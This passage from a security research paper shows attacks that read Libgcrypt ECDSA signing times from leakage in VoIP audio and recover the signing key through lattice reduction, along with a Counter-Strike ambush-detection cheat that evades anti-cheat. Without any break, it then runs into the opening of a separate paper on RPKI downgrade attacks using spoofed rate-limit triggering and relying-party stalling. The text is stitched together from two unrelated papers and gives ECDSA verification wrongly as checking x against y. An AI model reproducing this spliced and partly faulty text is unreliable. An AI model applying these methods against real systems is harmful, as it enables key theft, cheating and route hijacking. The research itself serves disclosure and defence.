Next, to sign a message m, the signer first hashes m, obtaining z by truncating the resulting digest into $\lceil \log_2 n \rceil$ bits. The signer than samples a random secret nonce k, and computes the curve point $(x,y) = [k]\mathbb{G}$, $r = x \mod n$ and $s = k^{-1}(z + r \cdot d) \mod n$. The output signature is (r,s). To verify a signature (r,s) corresponding to a message m with a truncated hash digest z, the verifier computes $w = s^{-1} \mod n$, $u_1 = zw \mod n$, $u_2 = rw \mod n$, $(x,y) = [u_1]\mathbb{G} + [u_2]\mathbb{Q}$ and checks that $x \equiv y \mod n$.

ECDSA with deterministic nonces. The requirement that the nonce k be chosen uniformly at random makes ECDSA hard to implement securely and to test. Biases and implementation weaknesses in the random generation of k are often mathematically exploitable by tools such as lattice reduction, and have led to numerous vulnerabilities in deployed systems [13–15, 23, 40].

To mitigate this issue, RFC 6979 [59] (natively supported by Libgcrypt) suggests a method where the nonce k is generated deterministically from m and d, using a series of HMAC applications. In ECDSA with deterministic nonces, k is uniquely and deterministically determined from m and d. The idea is that, despite this determinism, RFC 6979 [59] is ostensibly secure: as long as the attacker does not know d, they are unable to predict k. Ironically, however, this mitigation actually aggravates side-channel weaknesses, as it allows attackers to amplify their signal-to-noise by using multiple traces of signing the same message (thus having the same nonce). Real-world applications often repeatedly sign the same data, e.g. when signing identical files or generating S/MIME-signed autoresponse, making such attacks dangerous.

Scalar-by-point multiplication. To avoid secret-dependent runtime variations, Libgcrypt 1.8.4 computes $[k]\mathbb{G}$ using a left-to-right double-and-always-add methodAlgorithm 1. The bits of k are processed in one main loop which performs a single double and a single add operation in each iteration (Lines 5 and 6). As the result of the add operation is only needed in case the current bit is 1, a constant-time conditional swap is used to update Q when $k_i = 1$ (Line 7).

Algorithm 1 Libgcrypt's Double-and-Always-Add Multiplication.

Input: A positive scalar $k = k_{n-1} \cdots k_0$ and an elliptic-curve point G.
Output: $[k]G$.

```
1: procedure DOUBLE-ALWAYS-ADD(k, G)
2:     Q ← O                                  ▷ O is identity element
3:     t ← truncate-leading-zeros(k)
4:     for i ← t − 1 to 0 do
5:         Q ← 2Q                             ▷ always double Q
6:         T ← Q + G
7:         Q, T ← ct-swap(Q, T, k_i)          ▷ swap if k_i = 1
8:     return Q
```

A side-channel vulnerability. As observed by Minerva [42], Libgcrypt 1.8.4 optimizes the computation time of the main loop (Line 4) of Algorithm 1 by truncating the leading zeros, in case such are present (Algorithm 1, Line 3). Thus, by attempting to detect the number of loop iterations, we are able to determine the amount of leading zeros in the nonce k, allowing us to extract the target's signing key using the lattice reduction techniques discussed in Appendix A.

5.2 Observing ECDSA Leakage

We now describe our approach for estimating the number of loop iterations in Line 3 of Algorithm 1 using audio-interface leakage signal that was conveyed via a VoIP call.



Figure 11: Running time of Libgcrypt's signing operation for different nonce lengths.

Measuring true signing times. First, we ascertain the existence and quality of the conjectured timing variability. To this end, we compiled Libgcrypt 1.8.4, and measured the execution time of its 521-bit ECDSA signing operation on the Acer S3 laptop from Section 4 using cycle accurate timers (i.e., `rdtsc`). For stability and reproducibility, we clamped the CPU at its lowest frequency setting (i.e., highest power saving mode). This avoids disruptive effects such as thermal throttling resulting from long experimental runs with high CPU use, and allowed us to obtain consistent benchmarks.

Figure 11 shows the running time of 25,000 signing operations, as a function of number of leading zeros in the ECDSA nonce. The running time of Libgcrypt's signing operation is linearly inverstly proportional to the number of leading zeros. This leakage stems in the side-channel vulnerability in Line 3 of Algorithm 1, where the number of iterations of the main loop is directly influenced by the number of leading zeros in the signature's nonce.

Observing the leakage remotely over VoIP. We used the Acer S3 laptop, and a Mumble session between the target and attacker's machine as in Section 4.1. While the attacker was recording the call on their end, we made the Acer laptop victim repeatedly execute Libgcrypt ECDSA signing operations.


Figure 12a shows the signal acquired by this attacker. The ECDSA signing operation manifested as a clear gap in the visualized signal (marked in red), lasting about 100 msec. Thus, the timing of the ECDSA computation is observable on the attacker's side of the VoIP call.

5.3 ECDSA Key Recovery

Having established the ability to observe ECDSA timings through VoIP sessions, we proceed to demonstrate the recovery of cryptographic secrets from the observed data.

Experimental setup. Emulating a generic ECDSA target, we wrote a small wrapper application that listens on a network connection and receives a message to sign. The wrapper then uses Libgcrypt 1.8.4 to sign the received message using a fixed signing key generated beforehand, and sends the resulting signature to the attacker.

In parallel to our Libgcrypt wrapper, we also initiated a Mumble session between the Acer laptop and the attacker's machine, recording the audio signal corresponding to each signature operation as received at the attacker's side. Finally, to emulate a realistic networking environment where the attacker and target machines are far apart, we routed the traffic between the target and the attacker machine via a transatlantic VPN connection with a latency of 160 msec.



Data collection. We recorded audio at the attacker's side of the conversation, corresponding to 20,000 different messages signed on the Acer target. We signed all 20,000 messages repeatedly in a round-robin fashion until each message was signed 91 times. Since we do not assume accurate synchronization between the attacker and target, we trigger the signatures on the target at roughly regular intervals of 1 sec, used the detector described below in order to locate the signature-dependent leakage in the resulting audio.

Locating the signatures in raw traces. The leakage corresponding to the ECDSA signature manifests as a black region at around 5–10 kHz (see Figure 12a). We thus applied a band-pass filter in the range between 7.4–9.8 kHz to our traces, followed by amplitude demodulation (AM-demod). The resulting signals exhibit distinctly lower values for the duration of the ECDSA-signing operation, as shown in Figure 12b.

Estimating individual signature duration. For each AM-demodulated trace produced as above, we estimated the duration of the signature by scanning the trace for a period of duration of about 100 msec (i.e., one ECDSA signature) where the it drops below a threshold, as visible in Figure 12b. This produces a rough, noisy estimate of the signature's actual duration (Figure 13).

Amplifiying estimation accuracy. As can be seen in Figure 13, many of the traces recorded at the attacker's side are corrupted by noise, presumably generated from unrelated events on the target device. To eliminate these noisy traces, we first grouped the traces by their corresponding message, such that all traces corresponding to the same message belong to the same group. As we target deterministic ECDSA where the nonce is uniquely derived from the key and message, grouping by message guarantees that all the traces belonging to the same group will have the same nonce, and thus the same duration. Within each group, we estimated signature duration as follows: we first remove outliers (signature duration under 80 msec or over 120 msec). We then further cull the remaining traces by dropping those whose estimated duration is farthest from the average, until the standard deviation drops below 0.5 msec. Next, we compute the average estimated duration of the group's remaining traces. Note that the ability to amplify accuracy via processing multiple traces of the same message (and thus the same nonce) stems from RFC 6979's determinism, originally introduced as an attack mitigation.

Key extraction. Each group corresponds to a specific message and its deterministically-derived nonce, which has a specific number of leading zeros. To recover the target's singing key, we chose the groups whose estimated duration is shortest, with the hope that these correspond to nonces with at least

(a) Spectrogram (b) AM demodulation

Figure 12: (Left) Spectrogram corresponding to the ECDSA leakage signal, as recorded on the attacker's side through a Mumble VoIP session. (Right) Trace of an ECDSA signature after bandpass filtering and AM demodulation; the orange line indicates the actual signature duration as measured on the victim device.




Figure 13: Signature actual duration (x-axis) and our estimation (y-axis); in red: linear regression with incline 1.

leading 6 zeros.

Specifically, we chose the 115 groups whose duration estimates are the shortest, which resulted in only 4 groups out of the 115 having 5 (less than 6) leading zeros.[2] From these 115 groups, we repeatedly sampled a uniformly-drawn subset of 103 groups and provided it as input to the `bkz-enum` solver outlined in Appendix A. Running these in parallel on an Amazon EC2 *c5.9xlarge* 36-threads instance, the correct key was extracted within 20 minutes, at a total computational cost of less than $1.[3]

Parametrization. An important attack parameter is the number of traces acquired. The required number of groups (i.e., distinct signatures) is implied by the underlying lattice-based algorithm; but the *number of traces per group* depends on the leakage and our ability to analyze it to identify signatures with 5 leading zeros. In the above attack, we used 91 traces per signature. Figure 14 shows the effect of varying this parameter: if group size is significantly decreased, an excessive number of false positives occur, i.e., groups are incorrectly detected as having 5 leading zeros, resulting in failure of the lattice-based algorithm.



Figure 14: Number of false-positive signatures among the 115 whose duration estimates were shortest, as a function of the number of traces per group (used to estimate the duration).

6 Leakage in Multiplayer Games: the Killer Application

We investigate another attack scenario: online multiplayer games, where players are incentivized to learn the hidden locations and viewpoints of their opponents. We show how a player can use an audio signal from a VoIP call with another player to detect an ambush, giving them a significant advantage. Unlike other game exploits, this is a purely passive attack which does not require modifying the game's code or its runtime environment, and thus cannot be mitigated by standard game anti-cheat measures.

Counter-Strike (CS). CS is one of the best-known and commercially-successful online first-person-shooter games (e.g., over 2019 it maintained an average of over 10,000 concurrent online players on its official gaming hub *Steam*. CS is also a textbook example of an *e-sport*, as a game competitively in an orchestrated league involving millions of dollars worth of prizes and millions of viewers watching livestreamed games. The entire e-sport industry has surpassed $10B in value , and much like in traditional sports, e-sport games face threats of misconduct for players' performance enhancement, and these prominently include exploitation technical vulnerabilities in the game software, i.e., "cheats".

CS: technical background. In CS, every game session has a 3D virtual environment (*map*), and each player controls a person-like avatar located on it, whose purpose is to "kill" other avatars. CS simulates a close-quarters combat scenario where players can gain tactical advantage by using the map's layout, such as using inanimate objects (like walls and cars) for taking shelter and laying ambush.

CS works in a distributed client-server model: anyone can run a server node, and publish it on-line for other players to join. To play against each other, players must connect to the

[2] We learned this information in hindsight, using the ground truth and after our attack was complete.

[3] When performing a longer trial, we saw the solver succeed in extracting the key for 28 out of 360 random subset.

same server. The game state is synchronized between the server and clients as follows: each client periodically sends its avatar's location and viewing angle to the server. Clients also get updates from the server about all existing objects in the avatar's *frustum*, i.e., their field of vision, which is a cone-like area on the map. The player's view is then rendered locally on the client, using this information.


Often, objects are occluded by other objects in the avatar's view, and are thus invisible to the player. However, as long as an object is in the frustum and regardless of occlusion, the client receives information about it and includes it in its rendering process; the occlusion computation is handled within the client's local rendering pipeline. The client's local processing is thus affected by all objects within the frustum.

It is common for CS players to maintain an open audio channel with other players on the map via VoIP software, a popular choice of which is Mumble.

Frustum content leaks to opponents via audio. It follows from the above that each player's physical processor behavior is affected by the objects within that player's frustum, like other players' avatars, whether or not those objects occluded. Thus, audio recordings from a client's built-in microphone, transmitted over VoIP, might leak information about their frustum's content.

A simple attack: camper detection. In this scenario, the attacker cheats by detecting whether an opponent is *camping*, i.e. taking shelter and hiding in ambush, in a particular spot (note that CS maps typically have well-known spots that are especially suitable for camping. *If* the opponent is camping in the suspected spot, then their likely frustum is known to the attacker. The attacker can attempt to detect the ambush by moving its avatar to enter and exit the camper's supposed frustum in a place that the enemy does not have a direct line of sight to (for example, behind a wall), and examining the audio signal from their environment. Whenever the attacker enters/exits the frustum, the camper's processors starts/stops including the attacker's avatar in the rendering pipeline. The resulting effect on the camper's processor is detectable by the attacker, by observing the spectrum of the audio signal transmitted by the camper over Mumble. Figure 15 illustrates this. *Otherwise*, if the attacker is not camping in the suspected location, it is unlikely that the audio signal will be correlated with the attacker's movements.

CS attack scenario. The attack operates in a scenario where CS opponents have a VoIP channel between them (as is common in CS "player versus player" games). No physical proximity is assumed. This attack is applicable when the target player is carrying out the "camper" strategy, i.e., stays mostly still and fixes their gunsight on a point where their opponent (the attacker) is expected to emerge.



Simulating the attack in a CS battle.[4] For this experiment (illustrated by the aforementioned Figure 15, we simulated a "camper" player who plays CS on an Acer S3 laptop that runs Ubuntu 20.04. Our camper and attacker play a one-on-one game of Counter-Strike on a third-party server (hosted on the Internet) with VAC turned on. They also keep an open Mumble audio channel.To force the Mumble connection to traverse the Internet (even though both machines were physically in our lab), we connected both machines to a cloud hosted VPN server by OpenVPN.

These players joined one of CS's standard gaming arenas named *cs-assault* which features a truck with a cargo container. Our attacker is inside the cargo container, and the camper could be lurking on *either* side of the truck. In this classic scenario, the attacker would normally not know which side of the track to face when emerging from the container; if they guess wrong, they will be an easy target as the camper is ready to shoot them right after their next step. To discover the camper's location, our attacker repeatedly moves to the right and to the left, and detects which of the movement causes a change in the VoIP audio sent by the camper, which indicates entering into their frustum. See Figure 16. Our attacker successfully detects the camper's ambush on the right, and thus decided to exit the truck and go left, circumvent the truck all the way to the right side and "kill" their opponent's avatar from behind. We refer the interested reader to the **video recording** of this demo[5]. We have also tested other maps and camping situations with different geometries, with similar results.

The attack circumvents standard mitigations. A well-known cheating technique in multiplayer games is manipulation of client code. For example, the CS client can be modified to directly extract and display other players' avatars, regardless of occlusions. This requires either modifying the game's executables, installing an extension plugin, or attaching a debugger to the game process. Such attacks can sometimes be mitigated by attestation mechanisms such as SGX [9]. The game's developer, Valve, has integrated into it a mechanism called Valve Anti Cheat (VAC), which detects cheats based on process memory signatures and anomalies. VAC-enabled game servers send periodic challenges to game clients, which must then answer the challenge by revealing relevant information about the process memory (or risk raising an anomaly). Cheating players are permanently banned from playing in such servers [71]. Cheat developers adapt to VAC's signatures by modifying their code, resulting in a repetitive cat-and-mouse dynamic. Our attack circumvents VAC entirely, since it does not require any modification to the game environment: nothing runs on any of the game client computers other than the unmodified game and a VoIP application. The signal analysis does not have any direct interaction with the game process, and can be executed on a separate machine.

[4] We have disclosed the details of this attack to the game's developer.

[5] https://vimeo.com/468851232

(a) Attacker is outside the frustum

(b) Attacker is inside the frustum

Figure 15: Counter-Strike camper detection via side channel leakage: when the attacker is within the camper's frustum, rendering on the camper's computer results in visible differences in the spectrogram. Thus, by entering the frustum and examining the signal, the attacker can detect the ambush, while neither seeing nor being seen by the camper.

7 Countermeasures

Signal-generating hardware. As discussed in Section 2.3, the leakage we observed originates in electromagnetic emanations. These can be attenuated at the hardware level by better shielding of radiation and filtering of currents and voltages; though this is difficult and expensive to achieve at the level of power-hungry components like CPUs. It is possible that in some other computers, acoustic leakage occurs as well (e.g., of the effects reported in [29]), in which case acoustic blocking or baffling would also be required, raising costs and posing challenges to air flow for cooling.


Sensors. Another approach is to protect the sensors and associated circuitry from leakage. For example, noise can be picked up by microphone's amplifier and ADC, due to EM emanations impinging on their ground and power connections. By shielding and filtering of these connections, signals can be attenuated. As these are low-power components, this can be done relatively inexpensively (as done in high-fidelity audio interfaces), and moreover provide the side benefit of improving signal quality also for normal audio recording use.

Software. Standard techniques for writing leakage-resilient software are applicable: most crucially constant-time algorithms for processing sensitive data [11, 43], but also finer-granularity DPA protections (e.g., masking) [20, 53].

Signal processing. Even if leakage-bearing signals have been acquired and digitized by the sensor, the undesired signal can be intentionally degraded. Crude methods include adding sufficient digital noise to reduce signal-to-noise ratio below usefulness for the attacker, or low-pass filtering of the signal to remove the high frequencies where the leakage is most salient. We pose the open question of finding good tradeoffs between attenuation (or other disruption) of the undesirable leakage signal vs. preservation of the desirable signals (e.g., under psychoacoustic measures).


Data sharing. Lastly, in the absence of adequate mitigations at the aforementioned levels, one should assume that sensor recordings are no less sensitive than any computation (or computed-upon data) that occurred locally during the recording. Their distribution should be limited accordingly. This would also mitigate related attacks on peripherals, such as acoustically-captured keystrokes [6] or screen content [27].

8 Limitations and Future Work



Additional sensors and devices. We pose an open question the exploration of computational leakage captured by other common sensors. For example, webcam sensors contain an array of sensitive analog-to-digital converters, which can be affected by EM emanations, and the resulting videos are often shared as recordings or video calls. Likewise, investigating the presence of similar leakage on other device categories, such as phones and tablets (which have even more sensors), is an important open question.

Attacking additional targets. The software targets considered in this work are not adequately hardened against physical side channel attacks, and appear to not have been designed with such threat model in mind. Thus, our work should be viewed as a feasibility result, establishing the possibility of attacking PCs using internal analog sensors. We leave the task of attacking side channel harden primitives (e.g., AES-NI) to future work. Finally, our work side steps the low sampling rate provided by internal audio interfaces, by heavily relying on the attacker's ability to average multiple traces corresponding to the same leakage. While this is possible in some cases (e.g., website distinguishing or deterministic-ECDSA), we leave the task of attacking randomized primitives, such as regular (EC)DSA or (EC)DH, to future work.



Cross-device training/testing. Across our experiments we used the same device for collecting training and testing sets. This simulates a scenario where the attacker has access to the victim device for collecting traces. We expect our trained models to generalize across different physical devices, yet achieving this would require training on a cluster of multiple

(a) Attacker's avatar (back of truck) is outside the frustum of the victim (outside the truck).

(b) Attacker's avatar stepped to the front of the truck, entering the victim's frustum. This causes a noticeable change in the signal.

(c) Attacker's avatar is again out of the victim's frustum. The signal is similar to the first case.

Figure 16: Counter-Strike attack: a side-channel attacker (avatar inside truck) detects an ambush by a camper (outside truck). Left: spectator's view. Center: attacker's view. Right: signal acquired by attacker.

devices of the same model [27] (the attacker must still know the model). Operating on a limited budget, we preferred allocating it for acquiring a diverse set of devices, aiming to show the prevalence of the leakage, rather than focusing on specific device models. We acknowledge this limitation, leave this task to future work.

Practicability of website distinguishing. While our results in Section 4 show that the leakage signal can be used to differentiate between websites even in the presence of ample ambient noise, there remain important limitations a real-world attacker would have to address. First, the attacker's accuracy varies depending on the victim's device and the set of websites being distinguished (see Table 2). Second, our experiments mostly model a system where each website visit is performed under fairly consistent conditions, i.e., without having other websites open and while only having the OS's default background activities running. While we observe that spectra do remain distinguishable even in the presence of extraneous activity (Figure 10), we leave the task of addressing these limitations to future work. Third, we assume the attacker can record for at least 40 seconds while the website is in the foreground, and that the user performs no activity such as scrolling or switching tabs during the recording. While the attacker might try to detect and discard audio traces that include user activity via the recorded audio stream (e.g., mouse/keyboard clicks), we leave this issue as a future research question. Finally, the demonstrated attack assumes that the attacker obtains a training dataset which corresponds to the contents of the websites actually rendered by the victim. In practice however, websites' contents often changes over time, geographical location, or user configuration (e.g., dark theme and ad blocking). All of these affect the leakage signal, reducing similarity with the

leakage profiled by the attacker, thereby reducing the attack's accuracy. We leave the characterization and mitigation of these effects to future efforts.

A Using Partial Information to Extract Keys

We employ the key-recovery approach of Minerva [42] (itself based on [12]) with the recent improvements of [3]. In the following, we briefly review the algorithmic approach.

Suppose we obtain a set of signatures each of which has a *short nonce*, i.e., k that has many leading zeros. The nonce

are secrets, but we will be able to identify the signing operations that involve short nonces using the timing variability discussed above, observed through the side channel. Given such a set of signatures, extracting the ECDSA secret key is reduced to a Hidden Number Problem:

HNP. The *Hidden Number Problem (HNP)* [12] is: find a secret $\alpha \in \mathbb{Z}_p$ given a set of integer pairs $\{(t_i,u_i)\}_i$ and leakage parameter l such that $|\alpha t_i - u_i|_p < p/2^l$ for each i. Here, $|\cdot|_p$ means reducing modulo p into the range $[0,p-1]$.

From ECDSA leakage to HNP [12]. Suppose we are given a set of m signed messages. For each, we know the message M with hash digest z and the signature (r,s). Moreover, suppose that through side-channel observations, we learned that all of these signatures have a *short nonce*: the l leading bits of k are zero (for some small fixed l to be chosen later). Rearranging the formula of s from Section 5.1 we get $rs^{-1}d + zs^{-1} = k \mod n$. From the leakage information we know that $k < n/2^l$. Letting $t = rs^{-1}$ and $u = -zs^{-1}$, we achieve the inequality $|t \cdot d - u|_n = k < n/2^l$ as in the definition of HNP. We take the set (u_i,t_i) as our input to a HNP problem with the secret key d as the hidden number.

At this point we diverge from [12,42] and use the improved approach described and implemented in [3], which can practically succeed using a smaller set signatures.

Lattices. Given a matrix B in $\mathbb{R}^d$ with rows $b_1,\ldots,b_d$ we define the lattice spanned by B to be the discrete subgroup: $\Lambda(B) = \{v_i b_i | v_i \in \mathbb{Z}\}$

SVP. The *Shortest Vector Problem (SVP) with predicate ($uSVP_{f(\cdot)}$)* [3] is: given a lattice Λ and a predicate f on vectors, find the shortest nonzero vector $v \in \Lambda$ such that $f(v) = 1$. This is a computationally difficult problem in the general case, but [3] offers heuristic algorithms that are practical in our parameter setting.

From HNP to uSVP with predicate [3]. Consider the lattice generated by the following base:

$$\begin{pmatrix} n & 0 & & 0 & 0 & 0 \\ 0 & n & \cdots & 0 & 0 & 0 \\ & \vdots & \ddots & \vdots & & \\ 0 & 0 & \cdots & n & & \\ t_1 & t_2 & \cdots & t_m & 1/2^l & 0 \\ u_1 & u_2 & \cdots & u_m & 0 & n/2^l \end{pmatrix}$$

This lattice contains the point $v = (k_1,k_2,\ldots,k_m,d/2^l,-n/2^l)$ which can by obtained by multiplying the second to last basis vector by the secret key, subtracting the last vector and adding other rows for the correct modulus. This vector has the Euclidean norm that is less than $\sqrt{m+2}\cdot n/2^l$. Given this vector, the secret key can be extracted from the second to last entry. We use this lattice basis as input to the solver. For the predicate we take a function that checks whether a vector reveals the secret key. Note that $(0,0,\ldots,0,2^l,0)$ is also a point in the lattice and shorter than v, so using a simple SVP solver might not give us the desired result. This lattice is then improved in two ways, described in the following.

Assuming a larger leakage. The solver's success probability can be improved in a way that is equivalent to learning one extra bit for each nonce. Notice that our goal is to construct a lattice such that the values k_i are small in absolute value to create a short vector, but we have $0 \le k_i \le 2^l$ and $t_i \cdot d - u_i - \chi_i \cdot n = k$ for each i and some $\chi_i \in \mathbb{Z}$. This means:

$$|t \cdot d - u - n/2^{l+1} - \chi_i \cdot n| = |k - n/2^{l+1}| < n/2^{l+1}$$

We set $u'_i = u_i + n/2^{l+1}$ and $k'_i = k_i - n/2^{l+1}$ which gives us a lattice basis with a point with norm less than $\sqrt{m+2}\cdot n/2^{l+1}$, which is shorter and thus easier to find by the solver.



Figure 17: Performance of the uSVP with predicate solver, for various number of signatures and number of leading zeros.

Eliminating the secret key. This optimization gives us a reduction from our previous lattice into a lattice of dimension smaller by 1: notice we have m equations of the form $t_i \cdot d - u'_i = k'_i \mod n$ for each $1 \le i \le m$. Isolating d from the equations allows us to compare between different equations. Choosing the last one, we get that for every $1 \le i \le m-1$ we have $t_i^{-1} \cdot (u_i + k_i) = t_m^{-1} \cdot (u_m + k_m) \mod n$. Rearranging yields: $u'_i - t_i \cdot t_m^{-1} \cdot u'_m + k_i = t_i \cdot t_m^{-1} \cdot k_m \mod n$. We set $u'' = u' - t_i \cdot t_m^{-1} \cdot u'_m$ and $t'' = t_i \cdot t_m^{-1}$ and we get a new HNP instance with $m-1$ equations and k'_m as the hidden number. We now create a lattice basis as before:

$$\begin{pmatrix} n & 0 & & 0 & 0 & 0 \\ 0 & n & \cdots & 0 & 0 & 0 \\ & \vdots & \ddots & \vdots & & \\ 0 & 0 & \cdots & n & & \\ t''_1 & t''_2 & \cdots & t''_m & 1 & 0 \\ u''_1 & u''_2 & \cdots & u''_m & 0 & n/2^{l+1} \end{pmatrix}$$

This lattice contains the point $(k'_1,k'_2,\ldots,k'_m,-n/2^l)$ which is obtained by multiplying the second to last basis vector to k''_m and subtracting the last vector. This vector has norm of less than $\sqrt{m+1}\cdot n/2^{l+1}$. This lattice, with the same predicate, is then fed to the aforementioned solver [3] to extract the key.

Solver performance. We ran the solver on generated data to estimate its performance under different set of parameters. Figure 17 shows the success rate on the values that were tested. We chose 103 signatures with 6 leading zeros or more as our target amount of information needed to accumulate in order to extract the secret key.

Stalloris: RPKI Downgrade Attack

Tomas Hlavacek[*§], Philipp Jeitner[*§], Donika Mirdita[*§‡], Haya Shulman[*§†] and Michael Waidner[*§‡]

Abstract

We demonstrate the first downgrade attacks against RPKI. The key design property in RPKI that allows our attacks is the tradeoff between connectivity and security: when networks cannot retrieve RPKI information from publication points, they make routing decisions in BGP without validating RPKI. We exploit this tradeoff to develop attacks that prevent the retrieval of the RPKI objects from the public repositories, thereby disabling RPKI validation and exposing the RPKI-protected networks to prefix hijack attacks.

We demonstrate experimentally that at least 47% of the public repositories are vulnerable against a specific version of our attacks, a rate-limiting off-path downgrade attack. We also show that *all* the current RPKI relying party implementations are vulnerable to attacks by a malicious publication point. This translates to 20.4% of the IPv4 address space.

We provide recommendations for preventing our downgrade attacks. However, resolving the fundamental problem is not straightforward: if the relying parties prefer security over connectivity and insist on RPKI validation when ROAs cannot be retrieved, the victim AS may become disconnected from many more networks than just the one that the adversary wishes to hijack. Our work shows that the publication points are a critical infrastructure for Internet connectivity and security. Our main recommendation is therefore that the publication points should be hosted on robust platforms guaranteeing a high degree of connectivity.

1 Introduction

The BGP (Border Gateway Protocol) connects the different organisational networks called ASes (Autonomous Systems) by propagating information about how to reach the destinations in remote networks. This central role of BGP makes it one of the most critical components of the Internet infrastructure. Correct functionality of BGP is critical not only for connectivity to services, but also for any security and privacy mechanisms in the Internet, such as PKI and Tor [10, 11, 38]. Any configuration error or attack can be devastating to the security and stability of the Internet. Unfortunately, the insecurity of BGP is the cause for frequent Internet outages [22, 33, 39, 40] as well as traffic hijacks [8, 9, 34, 41].

RPKI aims to prevent prefix hijacks. To protect against benign misconfigurations and malicious hijacks the IETF standardised RPKI (Resource Public Key Infrastructure) [RFC6480]. RPKI binds IP address' blocks to the ASes that own them using digital signatures. These signed bindings, called ROAs (Route Origin Authorizations), are stored in public RPKI repositories (called publication points) distributed throughout the Internet [RFC6482]. Each AS can validate that an AS that advertises an IP address block in BGP is authorised to do so. This validation, called ROV (Route Origin Validation), is performed by a relying party, which retrieves the ROA objects from the public repositories. With RPKI validation the BGP routers classify each route learned in BGP into one of three possible route validation states: *valid*, *invalid* or *unknown*. BGP routes with corresponding correct ROAs are classified as valid. BGP routes with incorrect ROAs are classified as invalid. For BGP routes where RPKI objects cannot be retrieved, i.e., there is no valid ROA that covers the IP address block, the validation result is *unknown*, in which case RPKI is not used for making routing decisions in BGP. This means when an ROA for a prefix cannot be retrieved, the current RPKI deployments attempt to preserve reachability even at cost of security. Our work demonstrates that this design choice makes the current RPKI infrastructure vulnerable. We show how to downgrade the RPKI protection of ASes, by disabling the RPKI validation of prefixes in BGP announcements that they receive, as a result exposing them to BGP prefix hijack attacks.

Downgrading RPKI security. We present the first RPKI downgrade attacks. Our attacks prevent the relying party implementations from connecting to the RPKI publication points and retrieving the ROAs. The relying parties connect to the publication points periodically every refresh interval, which range between 10 minutes and 1 hour, depending on the relying party implementation. We develop an attack methodology that requires an adversary to cause loss of only a handful of packets between a relying party and a repository in a refresh

interval. If a relying party cannot connect to the repository, once the cached objects are expired it will not apply RPKI validation. Our measurements show that most objects have validity of 24 hours. We therefore develop an iterative attack, which is launched during the refresh intervals of the target relying party, until the cached objects expire. Using Routinator[1], with its 10 minute refresh interval, as an example, the adversary needs to cause loss of ca. 1.2K packets in 24 hours in the worst case (Table 7) until the objects expire, and the validation is not applied for making routing decisions in BGP.

We then develop a methodology for optimising the attack using a malicious publication point, which causes the relying party to stall, reducing the number of attack iterations to 1.

Low rate blocking. We develop a technique to cause off-path packet loss that combines a low rate attack methodology of [26] with rate limiting mechanism on the servers, for causing off-path packet loss. The idea is to send spoofed packets to the target server using an IP address of a victim. This causes the rate limiting mechanism to kick in, as a result the server starts filtering all the packets that originate from that IP address, even the genuine packets sent by the victim. In our attack, the low rate bursts are synchronised with the intervals at which the relying party sends queries to locate the publication points. The spoofed packets trigger rate limiting at the server for that IP address exactly when the packets from the relying party or its DNS resolver arrive. We find that against some repositories as many as 2-3 packets suffice to trigger the rate limit. Against most servers in the Internet just 1K packets suffice to activate the filtering. In our measurements we found 47% of the publication points to be vulnerable to rate-limiting downgrade attack. This corresponds to 60% of the RPKI protected IPv4 address space in the Internet.

Rate limiting is just one example method we use for causing off-path packet loss. Packet loss can be inflicted with other techniques, e.g., by filling the IP defragmentation cache with IP fragments, thus preventing genuine packets from being reassembled [16, 23]. Furthermore, since RPKI is meant to provide security against attacks by on-path adversaries, downgrading RPKI is also appealing for strong adversaries that control a router or a network which the packets traverse.

For attack to be effective it needs to be repeated iteratively, until the objects expire. We show how to optimise this.

Stalloris attack. We develop an attack for stalling the relying parties, which allows us to reduce the refresh intervals of a relying party, correspondingly reducing the iterations needed for a successful RPKI downgrade attack we described above. In fact, we show that a combination of Stalloris with just a single iteration of low rate off-path packet loss attack suffices to remove the RPKI validation. The idea behind our Stalloris attack is to create a deep delegation path so that the relying party opens RRDP connections to multiple publication points controlled by the adversary. The attack is inspired by the Slowloris DoS attack against TCP connections [12], where the attacker opens multiple simultaneous HTTP connections to the target, returning slow responses. In contrast just slowing down the responses, in our Stalloris attack the adversary *stalls* the relying party, by creating long delegations chains, which the relying party traverses using multiple RRDP connections to the publication points controlled by the adversary.

Combining our low-rate attack with Stalloris results in a stealthy and efficient RPKI downgrade attack, which is also extremely difficult to detect.

One attack affects multiple networks. The extent of our downgrade attack against a relying party with a victim repository is devastating for security and stability of *all* the networks that depend on that relying party for RPKI validation, as well as for *all* the prefixes that are covered by the ROAs in that repository. First, most ROV supporting networks are large tier 1 providers and all major IXPs (Internet Exchange Points). Smaller networks in the Internet perform RPKI "by-proxy": by trusting the ROV of the upstream provider or by trusting the ROV performed by the route-server at the IXP[2]. This means that an attack against the relying party at an IXP has immediate implications for all smaller networks that depend on it.

Second, the repositories host multiple ROAs, for many prefixes. Blocking access to one public RPKI repository has implications for all the prefixes that are covered by the ROAs in that repository, and exposes *all* those prefixes to hijack attacks. For instance, consider blocking a public RPKI repository of an RIR, such as RIPE NCC, with a root certificate that is used to delegate to multiple lower certificates in a delegation chain. We quantify the scope of the networks affected by our attacks.

Ethical considerations. Our attacks were carried out ethically against a BGP and delegated RPKI infrastructure that we set up. We validated the attacks: (1) against the publication points in the Internet using our own "victim" relying party, and (2) against the relying parties using our own "victim" publication point. Our evaluations are designed according to the thresholds that the operators as well as the previous work consider to be acceptable, and overall we use less traffic volume than the recent off-path attacks [28, 29].

Our Contributions:

• The relying parties use different timing intervals for retrieving the RPKI objects from the publication points. Not knowing these intervals renders not only the off-path attacks impractical, but makes even the on-path Man-in-the-Middle (MitM) attacks extremely challenging. We develop a method to predict the refresh interval of the relying parties, which is the first step towards making such off-path attacks practical. We analyse the relying parties software and demonstrate that we can accurately predict the timing intervals of the relying

[1] According to our measurements, Routinator relying party is supported by more than 66% of the ASes.

[2] Using the numbers from https://rov.rpki.net there are 127 networks that perform ROV: 34 implement the ROV by themselves, while the rest (93 networks) only depend on IXP route-servers to protect them.

party software in RPKI protected networks in the Internet.

• We systematically analyse the interaction between the different components in the RPKI ecosystem and perform a detailed study of the code and the run time behaviour of popular relying party implementations. This allows us to identify vulnerabilities that expose to our attacks. Our key observations lead to inference of the relying parties' behaviour in the Internet as well as to attacks for stalling their performance. We use these insights to develop an off-path methodology for disabling validation of RPKI supporting ASes.

